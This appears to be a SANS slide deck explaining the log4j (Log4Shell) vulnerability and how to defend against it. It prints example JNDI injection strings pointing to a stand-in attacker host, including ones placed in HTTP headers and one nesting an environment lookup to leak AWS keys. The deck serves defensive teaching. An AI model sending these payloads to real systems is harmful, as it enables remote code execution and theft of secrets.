SANS | GIAC CERTIFICATIONS

What you need to know about the log4j (Log4shell) vulnerability

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
A quick overview of the last 3 days

- **The log4j (Log4Shell) vulnerability was initially reported by Chen Zhaojun of Alibaba**
  - → Assigned CVE-2021-44228
- **Proof of Concept exploit published on GitHub on December 9th**
  - → Some of the first posts on Twitter were around 2:25 PM GMT
- **First exploit seen by Cloudflare was 4:36 GMT on December 1st**
- **We saw first attempts at 12:32 PM on December 9th**
  - → After this the flood started



Vulnerability details

- **The vulnerability was introduced to log4j2 in version 2.0-beta9**
  - *LOG4J2-313: Add JNDILookup plugin. Thanks to Woonsan Ko.*
  - Note: log4j **versions 1.x are NOT vulnerable** to this vulnerability
    - It sends an event encapsulating a string to a JMS server
    - Cannot be exploited as such
    - This saved *a lot* of applications (more about this later)
- **log4j2 lookups provide a way to add values to the Log4j configuration**
  - Map lookups, Environment lookups, JNDI lookups, System Properties lookups …
    - New versions added even Docker and Kubernetes lookups
  - The issue is in the JNDI Lookup
    - Allows variables to be retrieved via JNDI (Java Naming and Directory Interface)
    - JNDI is an API that allows looking up objects
    - A number of protocols supported, including LDAP/S, RMI, DNS …

Vulnerability details

- **This is actually an input validation vulnerability**
  - Kind of similar to format string vulnerabilities in C
  - Log4j will parse input and will look for any of the lookups
    - It treats all string arguments as format strings!
  - When a lookup is encountered it is processed automatically
  - JNDI lookups start with ${jndi:
- **JNDI/LDAP remote code execution is a well-known attack**
  - Published back in 2015 at Blackhat by Alvaro Muñoz and Oleksandr Mirosh
  - LDAP can store Java objects via Java Serialization or JNDI References
  - JNDI References can contain information that will be used to create an instance of an object
    - Leads to Remote Code Execution
- **Exploitation both easy and already known**

```
ObjectClass: inetOrgPerson, javaNamingReference
...
javaCodebase: http://isc.sans.edu
JavaFactory: Factory
javaClassName: Pwned
```

Exploitation

- **An attacker must submit a JDNI lookup that points to their server**
  - ${jndi:ldap://attacker.com:1234/a}
- **RMI can be used as well**
  - ${jndi:rmi://attacker.com:9191/a}
- **… and there are various obfuscations that can be used (more about that later)**
- **When this hits log4j it will try to resolve/lookup the entry**
  - An LDAP request is sent to the attacker
  - The attacker now replies with a JNDI reference that will point to another server hosting the class
    - They could reply with a serialized object

```
LDAPMessage searchRequest(2) "a" baseObject
  messageID: 2
  protocolOp: searchRequest (3)
    searchRequest
      baseObject: a
      scope: baseObject (0)
      derefAliases: derefAlways (3)
      sizeLimit: 0
      timeLimit: 0
      typesOnly: False
      Filter: (objectClass=*)
      attributes: 0 items
```

Exploitation

- **Attacker replies with a JNDI reference**
  - → The reference is followed
  - → A Class is downloaded
  - → The class is executed
    - – Game over
- **Similar exploitation path is used for RMI**
- **The JNDI resolver will automatically resolve DNS names**
  - → Can be used for exfiltration of sensitive data due to other lookups!
    - – For example, one can read environment variables with ${env
    - – Formatting is nestable!
    - – ${env:USER}, ${env:AWS_ACCESS_KEY_ID} …

```
Lightweight Directory Access Protocol
  LDAPMessage searchResEntry(2) "a" [1 result]
    messageID: 2
    protocolOp: searchResEntry (4)
      searchResEntry
        objectName: a
        attributes: 4 items
          PartialAttributeList item javaClassName
            type: javaClassName
            vals: 1 item
              AttributeValue: foo
          PartialAttributeList item javaCodeBase
            type: javaCodeBase
            vals: 1 item
              AttributeValue: http://192.168.44.172:8888/
          PartialAttributeList item objectClass
            type: objectClass
            vals: 1 item
              AttributeValue: javaNamingReference
          PartialAttributeList item javaFactory
            type: javaFactory
            vals: 1 item
              AttributeValue: Test
```

Attack vectors

- **Anything that a user supplies, and that gets parsed by log4j is a potential input vector**
  - And this must be stressed out – ANYTHING
  - Currently attackers are simply blindly fuzzing various headers such as User-Agent, X-Forwarded-For, X-Api-Version, Origin, Referer …
  - Scanners will only help with low hanging fruit
    - Think about inputs that your web applications process

```
GET / HTTP/1.1
Host: isc.sans.edu
User-Agent: ${jndi:ldap://attacker.com/a}
X-Forwaded-For: ${jndi:ldap://attacker.com/a}
Referer: ${jndi:ldap://attacker.com/a}
X-Api-Call: ${jndi:ldap://attacker.com/a}
```

- **Both client and server applications are vulnerable**
  - Anything that has a vulnerable log4j library
  - A server can actually attack a client
    - Minecraft – attack through the chat functionality, which probably logs data

Exploit requirements

- **An attacker's input must be processed by a vulnerable log4j library**
- **Current exploits require that the server on which an affected application is running accesses other servers**
  - → On the Internet, but internally this can be an attacker's server
  - → Even if no connections are allowed, DNS can be used for data exfiltration
- **Certain environments might be exploitable without connecting to other servers**
  - → Apache Tomcat or Websphere
    - – No exploits seen in the wild yet
- **Depending on Java version, some attacks will be thwarted**
  - → In Java 6u211, 7u201, 8u191, and 11.0.1 remote class loading was disabled
    - – This is not a silver bullet and can be circumvented

Defending

DEFENSE

- **Patch**
  - → No credible reports of issues caused from patch.
  - → Still, test in non-production
- **If you cannot patch:**
  - → Do not panic!
  - → Can disable remote lookups
  - → Use firewalls to prevent remote calls to unexpected servers
  - → Consider the IMMA model.

IMMA

- **Isolate**
  - Firewall your app servers
- **Minimize**
  - Run app with least privileged account
  - Run app in a virtual environment for rapid restoration and constrained network
- **Monitor**
  - “strange” host/network activity
- **Active Defense**
  - Deploy honeypots to find post exploitation reconnaissance.
  - Deploy honeydata near suspected vulnerable apps

Indicators of attack

Attackers **ALWAYS** leave a footprint.

- **Host/device**
  - Greatest detail into what’s happening on this system.
  - CPU spike
  - Unauthorized config change
  - Disparate logs & commands needed
- **Network**
  - Unexpected connections – aka new host
  - Unexpected volume – do “top talker” analysis
  - Beacons – use a tool like RITA
  - Long connections – persistent access? Slow exfil?

**Flank the problem:
Do both efforts at once!**

If you cannot, start with whatever is easiest for you & your org.

SANS Internet Storm Center resources

SANS ISC API can be queried for attack patterns and information

- **All requests collected today that include "jndi:" as part of the URL**
  - → https://isc.sans.edu/api/webhoneypotreportsbyurl/jndi:?json
- **All requests collected today that include "jndi:" as part of the User-Agent header**
  - → https://isc.sans.edu/api/webhoneypotreportsbyurl/jndi:?json
- **For more details, see https://isc.sans.edu/api**